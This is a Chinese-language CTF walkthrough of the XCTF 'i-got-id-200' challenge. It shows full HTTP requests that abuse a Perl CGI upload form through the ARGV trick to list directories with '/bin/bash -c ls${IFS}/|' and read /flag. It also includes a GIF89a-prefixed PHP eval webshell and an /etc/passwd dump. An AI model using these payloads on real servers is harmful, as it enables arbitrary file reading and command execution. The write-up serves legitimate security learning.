XCTF-高手进阶区：i-got-id-200

原创

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CTF刷题 专栏收录该内容

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


订阅专栏

题目





三个文件，都是perl写的，Files存在上传文件，它会将上传的文件内容打印出来





```
1  <!DOCTYPE html
2      PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
3      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
4  >
5  <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
6      <head>
7          <title>Perl File Upload</title>
8          <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
9      </head>
10     <body>
11         <h1>Perl File Upload</h1>
12         <form method="post" enctype="multipart/form-data">
13             File: <input type="file" name="file" />
14             <input type="submit" name="Submit!" value="Submit!" />
15         </form>
16         <hr />
17 GIF89a
18 <br /><script language="php">@eval($_REQUEST[peak])</script><br /></body></html>
```


没接触过perl，看了别人的wp，就简单说一下，以后学了perl再来回味
因为它会将上传的文件内容打印出来，所以猜测后台存在param()函数
param()函数会返回一个列表的文件但是只有第一个文件会被放入到下面的file变量中。如果我们传入一个ARGV的文件，那么Perl会将传入的参数作为文件名读出来。对正常的上传文件进行修改,可以达到读取任意文件的目的
大佬们猜的后台代码


```
use strict;
use warnings;
use CGI;
my $cgi= CGI->new;
if ( $cgi->upload( 'file' ) ) {
    my $file= $cgi->param( 'file' );
     while ( <$file> ) { print "$_"; }
}
```

接下来就是payload了

1、先bp抓包，然后将上传的文件名和内容复制一份粘贴，如下：




2、将filename删去，内容修改为ARGV，读取file.pl看看有什么（就猜它在/var/www/cgi-bin/下！）



```
<br />
<br />
print
<< "EndOfHTML";
<br />
<!DOCTYPE html
<br />
```


3、根据返回的信息，可以肯定这里存在parm函数，然后我们利用bash来读取文件，先看看/目录下有哪些文件




Request

```
POST /cgi-bin/file.pl?/bin/bash%20-c%20ls${IFS}/| HTTP/1.1
Host: 159.138.137.79:56736
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------292151340418777
Content-Length: 512
Origin: http://159.138.137.79:56736
Connection: close
Referer: http://159.138.137.79:56736/cgi-bin/file.pl
Cookie: PHPSESSID=1eh20rur4kr4at5ls93vcavl14
Upgrade-Insecure-Requests: 1

-----------------------------292151340418777
Content-Disposition: form-data; name="file";
Content-Type: application/octet-stream

ARGV
-----------------------------292151340418777
Content-Disposition: form-data; name="file"; filename="peak.php"
Content-Type: application/octet-stream

GIF89a
<script language="php">@eval($_REQUEST[peak])</script>
-----------------------------292151340418777
Content-Disposition: form-data; name="Submit!"

Submit!
-----------------------------292151340418777--
```

Response

```
<!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
 <head>
  <title>Perl File Upload</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
 </head>
 <body>
  <h1>Perl File Upload</h1>
  <form method="post" enctype="multipart/form-data">File:
   <input type="file" name="file" />
   <input type="submit" name="Submit!" value="Submit!" />
  </form>
  <hr />
  bin
  <br />
  boot
  <br />
  dev
  <br />
  etc
  <br />
  flag
  <br />
  home
  <br />
  lib
  <br />
  lib64
  <br />
  media
  <br />
  mnt
  <br />
  opt
```


4、读取flag文件



Request

```
POST /cgi-bin/file.pl?/flag HTTP/1.1
Host: 159.138.137.79:56736
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------292151340418777
Content-Length: 512
Origin: http://159.138.137.79:56736
Connection: close
Referer: http://159.138.137.79:56736/cgi-bin/file.pl
Cookie: PHPSESSID=1eh20rur4kr4at5ls93vcavl14
Upgrade-Insecure-Requests: 1

-----------------------------292151340418777
Content-Disposition: form-data; name="file";
Content-Type: application/octet-stream

ARGV
-----------------------------292151340418777
Content-Disposition: form-data; name="file"; filename="peak.php"
Content-Type: application/octet-stream

GIF89a
<script language="php">@eval($_REQUEST[peak])</script>
-----------------------------292151340418777
Content-Disposition: form-data; name="Submit!"

Submit!
-----------------------------292151340418777--
```

Response

```
<!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
 <head>
  <title>Perl File Upload</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
 </head>
 <body>
  <h1>Perl File Upload</h1>
  <form method="post" enctype="multipart/form-data">File:
   <input type="file" name="file" />
   <input type="submit" name="Submit!" value="Submit!" />
  </form>
  <hr />
  cyberpeace{f30b7df5b2fc980291a8f751cb73515d}
  <br />
 </body>
</html>
```

补充

1、何为`/bin/bash -c`？

/bin/bash -c表示指定将命令转为一个完整命令执行，可以理解为执行linux命令

例：

```
root@1stPeak:/home/n1v1r# /bin/bash -c echo "test" >> test.txt
root@1stPeak:/home/n1v1r#
root@1stPeak:/home/n1v1r# /bin/bash -c 'echo "test" >> test.txt'
root@1stPeak:/home/n1v1r#
```

2、何为`${IFS}`？

`$IFS`是shell的特殊环境变量,是Linux下的内部区域分隔符。`$IFS`中存储的值可以使空格、制表符、换行符或者其他自定义符号，可以在linux中使用`${IFS}`代替空格

例：

```
root@1stPeak:/home/n1v1r# ls${IFS}/
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swapfile  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
root@1stPeak:/home/n1v1r#
```

3、为什么要加|?

|：管道符左边命令的输出就会作为管道符右边命令的输入，这里为什么要加我也没搞明白，如有知道的朋友评论告诉我，谢谢。

举例一个常见的用法吧：

cat后输出的内容，作为|后面内容的输入，这里是交给grep执行

```
root@1stPeak:/home/n1v1r# cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
n1v1r:x:1000:1000:1stPeak,,,:/home/n1v1r:/bin/bash
```

注：经测试，${IFS}和/bin/bash联用时，不代表空格，为啥，有大佬知道的可以告诉下，我之后也去查查资料，如果知道了，会更新。

```
root@1stPeak:/home/n1v1r# /bin/bash -c ls${IFS}/
examples.desktop  phuip-fpizdam-master  test.txt  VMwareTools-10.3.10-13959562.tar.gz  vmware-tools-distrib  公共的  模板  视频  图片  文档  下载  音乐  桌面
```

IFS更详细的可以参考：https://www.jianshu.com/p/2d34ef30361b